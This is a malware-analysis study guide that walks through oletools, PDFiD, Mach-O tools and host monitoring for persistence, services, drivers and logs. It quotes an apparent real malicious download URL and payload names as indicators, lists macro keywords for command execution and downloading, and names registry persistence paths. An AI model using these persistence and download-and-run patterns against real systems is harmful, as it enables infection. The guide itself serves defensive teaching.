Real-world use: A Linux web server shows a strange process. The analyst copies the binary to a lab VM and runs `readelf -h`. It is a 64-bit x86-64 ELF. The strings contain an IP address and the word "miner". It is a cryptominer.

Tools and commands used here: `readelf`, `strings`, Intezer. See section 5.

AI angle: Ask an AI assistant to explain a `readelf` listing. Example prompt: "Explain each line of this readelf -h output and say what is unusual for a normal Linux program."

Countermeasures and defense: Keep Linux hosts patched, restrict who can run unknown binaries, mount `/tmp` with `noexec` where practical, and monitor new processes.

EXAM FOCUS:

- Flags: `-h` = file header. `-l` = program headers. `-s` = symbols. Know all three by heart.
- Keyword "string reuse" -> Intezer.
- Trap: `-s` is symbols, not strings and not sections. Sections are `-S` (capital).
- Look-alike: ELF (Linux) versus PE (Windows) versus Mach-O (macOS and iOS).

Memory trick: "h = header, l = layout (program headers), s = symbols." Say "Hello Linux Sir".

3.32 Static Malware Analysis: Analyzing Mach Object (Mach-O) Executable Files [page 18, slide 38]

What it is (simple words): Mach-O is the executable file format for macOS and iOS. It is similar to the PE format for Windows and the ELF format for Linux. The slide says to use tools such as `pagestuff`, LIEF, or `otool` to analyze Mach-O malware, and to use Hopper Disassembler to view Mach-O executable files and find information about the logical pages in that file.

Analogy: PE, ELF, and Mach-O are three countries' passports. They hold the same kind of facts in different layouts, so you need the right reader for each.

What the slide shows:

- Left: "Malicious Mach-O Binaries" - a text dump of assembly with Objective-C style messages (the source label is github.com).
- Right: "Reverse Engineering Mach-O Binaries" - the Hopper Disassembler window with a colored map of the file (source hopperapp.com).
- [UNCLEAR on page 18: the assembly text is too small to read. It looks like Objective-C calls that build and decode strings.]

Tools:

Tool	What it does (simple)
pagestuff	Shows logical pages and structure of a Mach-O file
LIEF	Library to parse and edit PE, ELF, and Mach-O files
otool	Apple command that shows headers and linked libraries
Hopper Disassembler	Disassembler and decompiler for macOS and Linux

How it works (numbered steps):

1. Identify the file as Mach-O.
2. List headers, load commands, and linked libraries with `otool` or LIEF.
3. Open it in Hopper to read the code and see logical pages.
4. Note strings, URLs, and API calls for IOCs.

> **ADDED CONTEXT:** Mach-O files start with a magic number: `0xFEEDFACE` (32-bit), `0xFEEDFACF` (64-bit), or `0xCAFEBABE` for a universal (fat) binary that holds code for several CPU types. Typical `otool` options: `-L` (list linked libraries), `-l` (load commands), `-h` (header) (verify for your macOS version).

Real-world use: A Mac user reports a fake PDF reader. A Mac analyst uses `otool -L` to list libraries and Hopper to read the code. The program contacts a remote address and installs a launch agent for persistence.

Tools and commands used here: pagestuff, LIEF, otool, Hopper Disassembler.

AI angle: Ask AI to explain Objective-C or assembly snippets from Hopper. Always double-check.

Countermeasures and defense: Use Apple's Gatekeeper and notarization checks, install only from trusted sources, keep macOS updated, and monitor launch agents and login items.

EXAM FOCUS:

- Keyword "macOS and iOS executable format" -> Mach-O.
- Tools: pagestuff, LIEF, otool; Hopper for disassembly.
- Look-alike: PE Explorer (PE) versus readelf (ELF) versus otool (Mach-O). Pick the tool by the file format.

Memory trick: "Mach-O = Mac-O." The name tells you the platform.

3.33 Static Malware Analysis: Analyzing Malicious MS Office Documents [page 18, slide 39 and page 19, slide 40]

What it is (simple words): Attackers hide malware in Word and Excel files, mostly as macros (small programs inside a document written in VBA, Visual Basic for Applications). The slide uses **oletools**, a suite of Python tools built for analyzing Microsoft OLE2 files (a

file container format used by older Office documents). The toolkit can extract, parse, and detect malicious content in these files.

Analogy: An X-ray machine for documents. It shows what is hidden inside the paper.

The four jobs on the slides, with the commands:

Job	Tool	Command from the slides
Find suspicious components	oleid	`python3 oleid.py '<path to the suspect document>'`
Find macro streams	oledump	`python3 oledump.py '<path to the suspect document>'`
Dump a macro stream	oledump	`python3 oledump.py -s <stream number> '<path>'`
Find suspicious VBA keywords	olevba	`python3 olevba.py '<path to the suspect document>'`

The slides tell you to open a new terminal on the Linux (Ubuntu) workstation and type the command.

What olevba found in the screenshot (slide 40): The keywords and IOCs detected show that the macros in the Word document:

- have **AutoOpen** functionality (run when the document opens),
- contain **shellcode** and strings obfuscated with **Base64** and **Dridex**-style tricks,
- might download files named **test.exe** and **sfjozjero.exe** from an address on a site ending in `.com.ec` (best reading: `http://germanya.com.ec/logs/`) and store them in the **Temp** directory.

The olevba table has the columns Type, Keyword, and Description. Types seen: AutoExec, Suspicious, and IOC. Keywords seen (best reading): AutoOpen, Auto_Open, Workbook_Open, Shell, URLDownloadToFile, URL, test.exe, sfjozjero.exe. [UNCLEAR on page 19: tiny text and exact URL.]

How it works (numbered steps):

1. Run `oleid` for a quick risk list (does the file hold macros, Flash, or embedded objects?).
2. Run `oledump` to list streams. A stream marked with an `M` holds macro code.
3. Dump the macro stream with `-s` and the stream number.
4. Run `olevba` to print the macro source and flag auto-run words, suspicious calls, and IOCs.
5. Copy the IOCs into your report and block lists.

> **ADDED CONTEXT:** `oleid.py` and `olevba.py` belong to oletools by Philippe Lagadec. `oledump.py` is a separate tool by Didier Stevens (the slide groups them as one suite). To read VBA source with oledump, add `-v` to decompress the macro stream (verify). Words to fear in macros: `AutoOpen`, `Auto_Open`, `Document_Open`, `Workbook_Open` (run at open), `Shell`, `CreateObject("WScript.Shell")` (run commands), `URLDownloadToFile` (download), `Environ("TEMP")` (find the temp folder). Modern Office blocks macros from the internet by default, so attackers now use other file types too.

Real-world use: HR receives "Resume.doc". The mail gateway holds it. The analyst runs olevba and sees AutoOpen plus a download-and-run chain. She blocks the sender and the download address and warns staff.

Tools and commands used here: oleid, oledump, olevba (section 5.3 to 5.5).

AI angle: Paste olevba output into an AI assistant. Example prompt: "Explain this olevba output in plain English: what runs at open, what gets downloaded, and where it is stored. List the IOCs."

Countermeasures and defense: Block macros from the internet (Mark of the Web), disable macros by group policy, open unknown documents in Protected View, scan attachments in a sandbox, and train users not to click "Enable Content".

EXAM FOCUS:

- Keywords: "OLE2", "macros", "VBA" -> oletools. "Identify streams that contain macros" -> oledump. "View VBA source and detect suspicious keywords/IOCs" -> olevba. "Specific components that look suspicious" -> oleid.
- Flag: `-s <stream number>` on oledump selects one stream.
- Trap: AutoOpen means the code runs without a click once the macro is enabled.
- Look-alike: olevba (VBA source and keywords) versus oledump (streams).

Memory trick: "ID, Dump, VBA": oleid asks "who are you?", oledump "what streams?", olevba "what does the code say?"

3.34 Static Malware Analysis: Analyzing Suspicious PDF Documents [page 19 and page 20, slide 41, shown twice]

What it is (simple words): PDF files can hide malware in JavaScript, auto-run actions, and embedded files. The slide uses **PDFiD** to scan a PDF for malicious keywords and object types, and **PDFStreamDumper** for deeper inspection and extraction of streams and objects.

Analogy: First a metal detector at the door (PDFiD: does it beep?), then a hand search of the bag (PDFStreamDumper).

The 4 steps on the slide:

1. **Test the file with PDFiD to review PDF keywords.** Scan the suspect PDF with PDFiD to find suspicious elements by running `python3 pdfid.py '<path to the suspect file>'`.
2. **Find suspicious objects with PDFStreamDumper.** Load the suspect file in PDFStreamDumper and view the objects one by one to see their contents.
3. **Scan the file for exploits.** Select the **Exploits_Scan** button from the toolbar. In the example, it identified the exploit **CVE-2008-2992 - util.printf** in the file.
4. **Learn about the CVE ID.** Go to **https://www.cve.org** and browse the CVE list to learn more about the CVE IDs found.

What the PDFiD output shows (counters): `obj`, `endobj`, `stream`, `endstream`, `xref`, `trailer`, `startxref`, `/Page`, `/Encrypt`, `/ObjStm`, `/JS`, `/JavaScript`, `/AA`, `/OpenAction`, `/AcroForm`, `/JBIG2Decode`, `/RichMedia`, `/Launch`, `/EmbeddedFile`, `/XFA`, and others. The screenshot highlights counters in red. [UNCLEAR on page 19: tiny numbers.]

Which PDFiD keywords matter (ADDED CONTEXT, from the tool author's notes):

Keyword	Why it matters
/JS and /JavaScript	The PDF holds JavaScript, common in malicious PDFs
/AA and /OpenAction	An action runs automatically on open or page view
/Launch	A launch action can start a program
/EmbeddedFile	A file is embedded inside the PDF
/RichMedia	Embedded Flash
/JBIG2Decode	JBIG2 compression, needs a closer look
/ObjStm	Object streams that can hide objects

JavaScript plus an automatic action makes a PDF very suspicious. PDFiD is a string counter, not a full parser, so it can give false alarms and it can be skewed by incremental updates (author's notes).

> **EXAM TIP:** PDF flow: PDFiD (triage) -> PDFStreamDumper (view objects, Exploits_Scan) -> cve.org (learn the CVE). Suspicious pair: JavaScript plus an automatic action (/OpenAction or /AA).

> **ADDED CONTEXT:** CVE-2008-2992 is a stack-based buffer overflow in older Adobe Reader and Acrobat versions (8.1.2 and earlier, verify) triggered by a crafted call to the JavaScript function `util.printf`. A CVE (Common Vulnerabilities and Exposures) ID is a unique public ID for a known flaw, in the form CVE-YEAR-NUMBER. PDFStreamDumper is a Windows tool for malicious PDF analysis (author: David Zimmer, verify).

Real-world use: An accounting PC receives "Invoice_882.pdf". PDFiD shows `/JavaScript 1` and `/OpenAction 1`. The analyst loads it in PDFStreamDumper and finds a script that uses `util.printf`. Exploits_Scan flags CVE-2008-2992. The team confirms the PC's PDF reader is current and blocks the sender.

Tools and commands used here: `pdfid.py`, PDFStreamDumper, cve.org (section 5.6).

AI angle: Ask an AI assistant to explain an extracted JavaScript block. Example prompt: "Explain this PDF JavaScript step by step and say if it looks like a heap spray or a shellcode loader."

Countermeasures and defense: Keep PDF readers patched, turn off JavaScript in the reader, use Protected Mode, open unknown PDFs in a browser sandbox or a VM, and filter PDFs with scripts at the mail gateway.

EXAM FOCUS:

- Keywords: "PDF keywords and object types" -> PDFiD. "Extract streams and objects" -> PDFStreamDumper.
- Command: `python3 pdfid.py '<path>'`.
- Trap: PDFiD does not open or render the PDF. It only counts keywords.
- CVE format: CVE-2008-2992 = year 2008, number 2992. The site is cve.org.

Memory trick: "PDFiD = Detect; PDFStreamDumper = Dig." Detect first, dig second.

3.35 Dynamic Malware Analysis: Overview [page 20, slide 43]

What it is (simple words): In dynamic analysis the malware is run on a system to understand its behavior after infection. It needs a safe environment such as virtual machines and sandboxes, to stop the malware from spreading. The slide splits dynamic analysis into two stages: **System Baselining** and **Host Integrity Monitoring**.

Analogy: A before-and-after photo of a room. You photograph the room, let the intruder in, photograph again, and compare what moved.

System baselining (left box on the slide):

- Taking a snapshot of the system at the time the malware analysis begins.
- The main purpose is to identify significant changes from the baseline state.
- The baseline includes details of the file system, registry, open ports, network activity, etc.

Host integrity monitoring (right box on the slide): Taking a snapshot of the system state using the same tools before and after the analysis, to detect changes made to the entities on the system. It includes:

#	Area monitored	Guide section
1	Port and process monitoring	3.36, 3.37
2	Windows registry and services monitoring	3.38, 3.39
3	Startup programs monitoring	3.40
4	Event logs monitoring/analysis	3.41
5	Installation monitoring	3.42
6	Files and folders monitoring	3.43
7	Device drivers monitoring	3.44
8	Network traffic monitoring/analysis	3.45
9	DNS monitoring/resolution	3.46
10	API calls and system calls monitoring	3.47, 3.48
11	Scheduled tasks and browser activity monitoring	3.49, 3.50

How it works (numbered steps):

1. Revert the VM to a clean snapshot.

2. Take the baseline with your monitoring tools (processes, ports, registry, files, services, startup).
3. Start the monitors (network capture, process monitor).
4. Run the malware.
5. Take the "after" snapshot with the same tools.
6. Compare before and after. Every difference is a lead.
7. Write IOCs and revert the VM.

```
BASELINE (before)  ->  RUN MALWARE  ->  AFTER SNAPSHOT
       \                                    /
        +-------------- COMPARE -----------+
                         |
                  changes = findings
```

> **REMEMBER:** Baseline first, run second, compare third. The same tools must be used before and after, or the comparison is not valid.

Real-world use: An analyst runs Regshot before and after a sample. The diff shows a new "Run" registry value, a new file in the Temp folder, and a new scheduled task. These are the persistence IOCs.

Tools and commands used here: Sections 3.36 to 3.50. Sandboxes (ADDED CONTEXT): Cuckoo Sandbox, ANY.RUN, Joe Sandbox, Hybrid Analysis.

AI angle: AI can summarize a long before-and-after diff. Example prompt: "Here is a Regshot diff. List the changes that look like persistence and the ones that look like noise."

Countermeasures and defense: Malware may check for VMs and sandboxes and stay quiet (sandbox evasion). Use hardened labs, realistic user activity, and longer run times.

EXAM FOCUS:

- Keywords: "snapshot ... at the time the malware analysis begins" -> system baselining. "Before and after" -> host integrity monitoring.
- Trap: dynamic analysis needs a safe environment. Static analysis does not strictly need one.
- Know all 11 monitoring areas. Questions often give a tool and ask the area.

Memory trick: "Base, Run, Compare." Photograph, release, photograph again.

3.36 Dynamic Malware Analysis: Port Monitoring [page 21, slide 44]

What it is (simple words): Malware often opens system input/output ports so it can connect to remote systems, networks, or servers and do harmful tasks. Port monitoring tools show which ports are open and which connections exist. You look for connections to unknown or suspicious IP addresses. The slide uses `netstat` and TCPView.

Analogy: Watching the doors and windows of a building to see which ones open at night and who walks through them.

What the screenshots show:

- A Command Prompt (admin) running `netstat` (best reading: `netstat -an`) with columns Proto, Local Address, Foreign Address, and State. Many rows show `0.0.0.0` with `LISTENING`. A callout points to a highlighted row and says **"Malicious activity in port 1177"**. [UNCLEAR on page 21: the boxed command and the IP values are small.]
- TCPView (Sysinternals, source learn.microsoft.com): a table with Process Name, Process ID, Protocol, State, Local Address/Port, Remote Address/Port.

Port monitoring tools on the slide: CurrPorts (nirsoft.net), TCP Port/Telnet Monitoring (dotcom-monitor.com), PRTG's Network Monitor (paessler.com), and SolarWinds Open Port Scanner (solarwinds.com).

How it works (numbered steps):

1. Record normal listening ports in the baseline.
2. After running the sample, list ports again.
3. Find new LISTENING ports and new ESTABLISHED connections.
4. Match each connection to a process ID.
5. Check the remote IP in threat intelligence.

> **ADDED CONTEXT:** Port 1177 is a known default listening/connection port for the njRAT Trojan (some builds use 5552; verify). That is why the callout calls it malicious.

Real-world use: A workstation shows an outbound ESTABLISHED connection to port 1177 on an unknown IP, owned by a process named `svchost.exe` in an odd folder. The analyst isolates the PC.

Tools and commands used here: `netstat` (section 5.7), TCPView, CurrPorts, PRTG, SolarWinds Open Port Scanner.

AI angle: Paste `netstat -ano` output into an AI assistant and ask for suspicious entries. Example prompt: "From this netstat output, list connections to non-private addresses and the process IDs, sorted by uncommon port."

Countermeasures and defense: Firewall rules that block unused inbound and outbound ports, egress filtering, host-based firewalls, and alerts on new listening ports.

EXAM FOCUS:

- Keywords: "open ports", "connection to unknown IP" -> port monitoring. Tools: netstat, TCPView.
- Trap: `netstat` shows connections but not the packet content. Use Wireshark for content.
- Look-alike: netstat (command line) versus TCPView (graphical, shows owning process live) versus CurrPorts (NirSoft, lists ports and processes).

Memory trick: "Ports = doors. Watch which doors open (LISTENING) and who walks through (ESTABLISHED)."

3.37 Dynamic Malware Analysis: Process Monitoring [no slide in the notes; named in the "Port and Process Monitoring" item on page 20, slide 43]

What it is (simple words): The host integrity list names "port and process monitoring" as one item. The slide after port monitoring (probably slide 45) is not in your screenshots. This section is ADDED CONTEXT. Process monitoring means watching which programs run on the system, who started them, and what they touch.

Analogy: A guest list at the door. You check every name against the list and ask who invited each person.

How it works (numbered steps):

1. Record the normal process list in the baseline.
2. Run the sample and refresh the list.
3. Find new processes, new child processes, and changed ones.
4. Check each new process: name, path, parent process, signer (digital signature), and network use.
5. Record anything odd as an IOC.

What looks suspicious (ADDED CONTEXT): a system-style name with a wrong spelling (for example `svch0st.exe`), a system process running from a user folder such as `Temp` or `AppData`, a process with no description or publisher, `svchost.exe` not started by `services.exe`, very high CPU use (cryptominers), and an Office program starting `cmd.exe` or `powershell.exe`.

Tools (ADDED CONTEXT):

Tool	What it does (simple)
Process Monitor (Sysinternals)	Live log of file, registry, process, and thread activity
Process Explorer (Sysinternals)	Process tree with DLLs, handles, and signature check
Process Hacker	Process and service viewer (named on slide 47)
Task Manager and `tasklist`	Built-in process lists
`ps` and `top`	Linux process lists (`ps` appears in the strace screenshot)

Real-world use: During a dynamic run, Process Monitor shows the sample creating a file in Temp, writing a Run key, and starting `cmd.exe`. That is a clean story of its behavior.

AI angle: Export the Process Monitor log to CSV and ask an AI assistant to summarize it. Example prompt: "Find all registry writes and file creations by sample.exe in this log and group them by purpose."

Countermeasures and defense: EDR with process lineage rules (for example, Word spawning PowerShell), application allow-listing, and logging of process creation (event ID 4688).

EXAM FOCUS:

- Keyword "process tree, DLLs, handles" -> Process Explorer. "File, registry, process activity log" -> Process Monitor.
- Trap: Process Monitor records activity over time. Process Explorer shows the current state.

Memory trick: "Monitor = Movie (a recording). Explorer = Photo (a snapshot of now)."

3.38 Dynamic Malware Analysis: Registry Monitoring [page 21, slide 46]

What it is (simple words): The Windows registry stores OS and program configuration details such as settings and options. Malware uses the registry to act continuously: it stores entries in the registry so the malicious program runs automatically whenever the computer or device boots. You use registry monitoring tools such as jv16 PowerTools to examine the changes malware made to the registry.

Analogy: The registry is the building's settings book. A burglar who writes "let me in at 8 a.m. every day" in that book gets in every day.

What the slide shows:

- **jv16 PowerTools** (jv16powertools.com) is a registry cleaner that finds registry errors and unneeded registry junk. It also helps in detecting registry entries created by the malware. The screenshot shows a "Duplicate Finder" dialog.
- **Registry monitoring tools list:** Reg Organizer (chemtable.com), Registry Viewer (exterro.com), RegScanner (nirsoft.net), Registry Monitoring Tool (solarwinds.com), and regshot (sourceforge.net).

How it works (numbered steps):

1. Take a registry snapshot (for example with Regshot) before running the sample.
2. Run the sample.
3. Take a second snapshot.
4. Compare. New or changed keys show how the malware tries to persist.

Key registry locations for persistence (ADDED CONTEXT):

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\SYSTEM\CurrentControlSet\Services
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
```

HKCU means the current user's hive. HKLM means the local machine hive (all users).

> **REMEMBER:** Registry Run keys, services, startup folder, scheduled tasks, and drivers are the five usual persistence places. Malware writes there so it runs again after reboot.

Real-world use: Regshot shows a new value under the `Run` key that points to `C:\Users\Bob\AppData\Roaming\upd.exe`. That file path is the persistence IOC, and the file is the next sample to study.

Tools and commands used here: jv16 PowerTools, Reg Organizer, Registry Viewer, RegScanner, Registry Monitoring Tool, regshot. Optional: `reg query` (section 5.14).

AI angle: Give a Regshot text diff to an AI assistant. Example prompt: "From this registry diff, list the entries that start a program at boot or logon."

Countermeasures and defense: Alert on changes to Run keys and Services keys, limit write rights, and use EDR with persistence detection.

EXAM FOCUS:

- Keywords: "run automatically whenever the computer boots" -> registry persistence. Tool on the slide: jv16 PowerTools.
- Trap: jv16 PowerTools is a registry cleaner. It is used here to spot malware entries, not to scan files.
- Look-alike: regshot (before and after diff) versus RegScanner (search registry values).

Memory trick: "Registry = Run keys. Malware writes Run so it Runs."

3.39 Dynamic Malware Analysis: Windows Services Monitoring [page 22, slide 47]

What it is (simple words): A Windows service is a background program that starts with the system. Malware creates services to give attackers remote control of the victim's machine and to pass malicious instructions. Malware also renames its processes to look like genuine Windows services. It may use rootkit techniques to change the `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services` registry keys to hide its processes. Tools such as Windows Service Manager (SrvMan) help to trace malicious services started by malware.

Analogy: A night-shift worker with a staff badge that looks real. They work in the background where nobody checks.

What the slide shows: A SrvMan window with a list of services (name, status, startup type, path). The source label is sysprogs.com. **Windows Service Monitoring Tools list:** Netwrix Service Monitor (netwrix.com), AnVir Task Manager (anvir.com), Service+ (activeplus.com), Advanced Windows Service Manager (securityxploded.com), and Process Hacker (processhacker.sourceforge.io).

How it works (numbered steps):

1. List services in the baseline.

2. After the run, list again and compare.
3. For each new service check the display name, the file path, the startup type (Automatic is persistent), and the signature.
4. Check the registry key `...\CurrentControlSet\Services\<name>` for the image path.

> **ADDED CONTEXT:** A new service creates a Windows System log event with ID 7045 (verify). The built-in `sc query` command lists services. `services.msc` opens the Services console.

Real-world use: A service named "Windows Update Helper" starts automatically and points to `C:\ProgramData\x\helper.exe`. The real Windows Update service lives in `System32`. The analyst flags the fake.

Tools and commands used here: SrvMan, Netwrix Service Monitor, AnVir Task Manager, Service+, Advanced Windows Service Manager, Process Hacker; `services.msc`.

AI angle: Paste the service list into an AI assistant and ask which entries do not match standard Windows service names and paths.

Countermeasures and defense: Restrict who can create services, alert on event ID 7045, use application control, and compare services to a known-good build.

EXAM FOCUS:

- Keyword "Windows Service Manager (SrvMan)" -> services monitoring tool in this module.
- Registry path to remember: `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services`.
- Trap: malware renames its process to look like a genuine service. Check the file path, not just the name.

Memory trick: "Services = Silent Staff." They work in the background and can hide in plain sight.

3.40 Dynamic Malware Analysis: Startup Programs Monitoring [page 22, slide 48]

What it is (simple words): Malware can change system settings and add itself to the startup menu so it runs each time the system starts. You can check manually or use tools such as **Autoruns for Windows** (Sysinternals, learn.microsoft.com) and **WinPatrol** to find suspicious startup programs and processes.

Analogy: Checking every place a person can be told to "show up for work" at opening time.

Steps to manually detect hidden malware (from the slide):

1. Check startup program entries in the **registry editor**.
2. Check **device drivers** that are automatically loaded: `C:\Windows\System32\drivers`.
3. Check **boot.ini or bcd (bootmgr)** entries.
4. Check **Windows services** that are automatically started: Go to Run, type `services.msc`, and sort by **Startup Type**.

5. Check the **startup folder**: `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`.

The Autoruns screenshot shows tabs such as Logon, Services, Drivers, Scheduled Tasks, and a list of entries with publisher and image path.

> **ADDED CONTEXT:** `boot.ini` is the old boot menu file (Windows XP). Newer Windows uses the BCD (Boot Configuration Data) store and the boot manager `bootmgr`. The per-user startup folder is `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup`. In Autoruns, unsigned entries or entries with no publisher deserve a closer look. Autoruns can also check hashes against VirusTotal.

Real-world use: Autoruns lists a "Logon" entry with no publisher that runs `rundll32.exe` with an odd DLL in AppData. The analyst disables it and sends the DLL for analysis.

Tools and commands used here: Autoruns for Windows, WinPatrol, `services.msc`, Registry Editor.

AI angle: Export the Autoruns list as CSV and ask AI to point out unsigned or oddly-pathed entries. Example prompt: "List entries with no publisher or with a path under AppData, Temp, or ProgramData."

Countermeasures and defense: Application control, alerts on changes to startup locations, standard user rights (no write to HKLM or startup folders), and regular Autoruns reviews on key hosts.

EXAM FOCUS:

- Tools: Autoruns for Windows and WinPatrol. The startup folder path ends in `Start Menu\Programs\Startup`.
- Manual check order on the slide: registry, drivers folder, boot.ini/bcd, services (Startup Type), startup folder.
- Trap: `services.msc` is opened from Run. Sort by "Startup Type" to see what starts automatically.

Memory trick: "R-D-B-S-S": Registry, Drivers, Boot, Services, Startup folder. Say "Rats Don't Bite Sleeping Snakes".

3.41 Dynamic Malware Analysis: Event Logs Monitoring/Analysis [page 23, slide 49]

What it is (simple words): Log analysis is the process of analyzing computer-generated records. You use log analysis tools like **Splunk** to find suspicious logs or events that have malicious intent. Splunk is a **SIEM** (security information and event management) tool that can automatically collect the event logs from all the systems in a network.

Analogy: A shop's security camera archive. One camera shows little. All cameras searchable in one place show the whole story.

What the slide shows: A Splunk "New Search" screen with a search bar, a timeline, and a list of events. The source label is splunk.com. **Log analysis tools list:** ManageEngine Event Log Analyzer (manageengine.com), SolarWinds Loggly (loggly.com), Netwrix Event Log Manager (netwrix.com), and New Relic (newrelic.com).

How it works (numbered steps):

1. Send logs from all hosts to one place (the SIEM).
2. Search for the time window of the test or incident.
3. Look for new processes, service installs, failed logons, and cleared logs.
4. Build alerts for the patterns that matter.

Useful Windows event IDs (ADDED CONTEXT, verify for your version):

Event ID	Meaning
4688	A new process was created (Security log)
4698	A scheduled task was created
7045	A new service was installed (System log)
4104	PowerShell script block logged
4624 and 4625	Successful and failed logon
1102	The Security audit log was cleared

Real-world use: Splunk shows event 7045 on three servers within one minute, all with the same service name. This pattern suggests a worm or an attacker moving sideways.

Tools and commands used here: Splunk, ManageEngine Event Log Analyzer, SolarWinds Loggly, Netwrix Event Log Manager, New Relic.

AI angle: Many SIEMs now offer an AI assistant that turns plain English into search queries. Example prompt: "Show hosts where a new service was installed and a scheduled task was created within 10 minutes."

Countermeasures and defense: Forward logs off the host (an attacker can clear local logs), protect log servers, keep logs long enough, and alert on log clearing (event ID 1102). Clearing tracks is the last hacking phase.

EXAM FOCUS:

- Keyword "SIEM tool that automatically collects all event logs from all systems" -> Splunk.
- Trap: Splunk is a log and SIEM platform. It is not an antivirus and does not clean malware.
- Look-alike: Splunk (SIEM) versus Wireshark (packet capture) versus Autoruns (startup items).

Memory trick: "Splunk = Search + Plunk." Plunk all logs into one place, then search them.

3.42 Dynamic Malware Analysis: Installation Monitoring [page 23, slide 50]

What it is (simple words): When a system or a user installs or uninstalls any software, traces of the application data may stay on the system. Installation monitoring helps find hidden and background installs that malware makes. You use tools such as **Mirekusoft Install Monitor** to watch the installation of malicious executables.

Analogy: A courier log at the front desk that lists every parcel brought into the building, so a hidden delivery cannot go unnoticed.

What the slide shows: Mirekusoft Install Monitor (mirekusoft.com) automatically monitors what gets placed on your system and allows you to completely uninstall it. The screenshot shows a program list with install dates and sizes. **Installation monitoring tools list:** Advanced Uninstaller PRO (advanceduninstaller.com), REVO UNINSTALLER PRO (revouninstaller.com), and Comodo Programs Manager (comodo.com).

How it works (numbered steps):

1. Install the monitor on the lab VM before the test.
2. Run the sample.
3. Open the monitor's log. It lists files, registry keys, and services the program added.
4. Use the log to remove every trace.

Real-world use: A "free tool" installs silently. Install Monitor shows 14 files, 6 registry keys, and a new service. The analyst copies the list into the IOC report.

Tools and commands used here: Mirekusoft Install Monitor, Advanced Uninstaller PRO, Revo Uninstaller Pro, Comodo Programs Manager.

AI angle: None in the slide. A defender can ask AI to turn an install log into a cleanup checklist.

Countermeasures and defense: Allow only approved installers, block silent installs for standard users, and keep a software inventory.

EXAM FOCUS:

- Keyword "completely uninstall", "monitors what gets placed on your system" -> Mirekusoft Install Monitor.
- Trap: the goal is tracking changes made by an install, not scanning for viruses.

Memory trick: "Install Monitor = Install Memory": it remembers what an installer did.

3.43 Dynamic Malware Analysis: Files and Folders Monitoring [page 24, slide 51]

What it is (simple words): Malware normally modifies system files and folders after it infects a computer. File and folder integrity checkers like **PA File Sight**, **Tripwire**, and **Netwrix Auditor** detect changes in system files and folders.

Analogy: Putting a sticker seal on every important drawer. If a seal is broken, you know someone opened it.

What the slide shows: PA File Sight (poweradmin.com) audits who is deleting, moving, or reading files. It also detects users copying files and can optionally block access. The screenshot shows a dashboard with a bar chart. **File and folder integrity checking tools list:** Tripwire File Integrity Monitoring (tripwire.com), Netwrix Auditor (netwrix.com), Verisys Integrity Suite (ionxsolutions.com), CSP File Integrity Checker (cspsecurity.com), and NNT Change Tracker (newnettechnologies.com).

How it works (numbered steps):

1. The tool records a baseline of file hashes and permissions.
2. It re-checks on a schedule or in real time.
3. It reports files that were added, changed, or deleted.
4. You review the changes.

> **ADDED CONTEXT:** This is called FIM (file integrity monitoring). Windows has `sfc /scannow` (System File Checker) to check protected system files (verify). Linux hosts often use AIDE. Folders that malware likes: `System32`, `Temp`, `AppData`, `ProgramData`, and the startup folder.

Real-world use: Tripwire reports that `C:\Windows\System32\drivers\etc\hosts` changed at 02:10. Malware added entries that send banking sites to a fake IP address.

Tools and commands used here: PA File Sight, Tripwire, Netwrix Auditor, Verisys Integrity Suite, CSP File Integrity Checker, NNT Change Tracker.

AI angle: None in the slide. AI can help rank which changes to review first.

Countermeasures and defense: FIM on critical folders, least-privilege access, and tamper-resistant logging of FIM alerts.

EXAM FOCUS:

- Keyword "audits who is deleting, moving, or reading files" -> PA File Sight.
- Tools in this group: PA File Sight, Tripwire, Netwrix Auditor, Verisys, CSP File Integrity Checker, NNT Change Tracker.
- Trap: Tripwire detects change; it does not know if the change is good or bad.

Memory trick: "Tripwire = trip a wire when a file moves."

3.44 Dynamic Malware Analysis: Device Drivers Monitoring [page 24, slide 52]

What it is (simple words): A device driver is software that lets the OS talk to hardware. Malware can be installed along with device drivers that were downloaded from untrusted sources, and attackers use these drivers as a shield to avoid detection. Use device driver monitoring tools such as **DriverView** to scan for suspicious device drivers and check that they are genuine and from the publisher's original site.

Analogy: A delivery truck that carries both the legitimate goods and a hidden stowaway. The guard waves the truck through.

What the slide shows:

- **DriverView** (nirsoft.net) displays a list of all the device drivers currently loaded on the system, with details such as load address, description, version, and product name.
- **Manual check:** Go to Run, type `msinfo32`, then open Software Environment, then System Drivers.
- **Device driver monitoring tools list:** Driver Booster (iobit.com), Driver Reviver (reviversoft.com), Driver Easy (drivereasy.com), Driver Fusion (treexy.com), and Driver Genius (driver-soft.com).

How it works (numbered steps):

1. List drivers in the baseline.
2. After the test, list again.
3. Check each new driver for its signer, file path, and company name.
4. Download drivers only from the vendor's site.

> **ADDED CONTEXT:** The built-in command `driverquery` lists drivers (add `/v` for more detail, `/si` for signature information; verify). Attackers sometimes load a real but vulnerable signed driver to turn off security tools. This is called BYOVD (bring your own vulnerable driver). Kernel drivers run with the highest privilege, so rootkits love them.

Real-world use: DriverView shows a driver with no company name and a file in a user folder. Real drivers live in `C:\Windows\System32\drivers`. The analyst flags it.

Tools and commands used here: DriverView, `msinfo32`, Driver Booster, Driver Reviver, Driver Easy, Driver Fusion, Driver Genius (section 5.10).

AI angle: None in the slide. A defender can ask AI to compare a driver list with a known-good list.

Countermeasures and defense: Require signed drivers, enable HVCI/Memory integrity and driver block lists (verify names for your Windows build), download drivers only from vendors, and review new drivers.

EXAM FOCUS:

- Keywords: "device drivers", "loaded", "load address" -> DriverView. Manual path: Run -> `msinfo32` -> Software Environment -> System Drivers.
- Trap: the driver booster/reviver/easy tools are driver updaters. The slide lists them as driver monitoring tools.
- Look-alike: DriverView (NirSoft, shows loaded drivers) versus Autoruns (startup items, includes drivers).

Memory trick: "DriverView = View the Drivers."

3.45 Dynamic Malware Analysis: Network Traffic Monitoring/ Analysis [page 25, slide 53]

What it is (simple words): Malware programs connect back to their handlers (the people or servers that control them) and send confidential information to attackers. You use network scanners and packet sniffers to watch network traffic going to malicious remote addresses. The slide names **SolarWinds NetFlow Traffic Analyzer** and **Capsa** as examples.

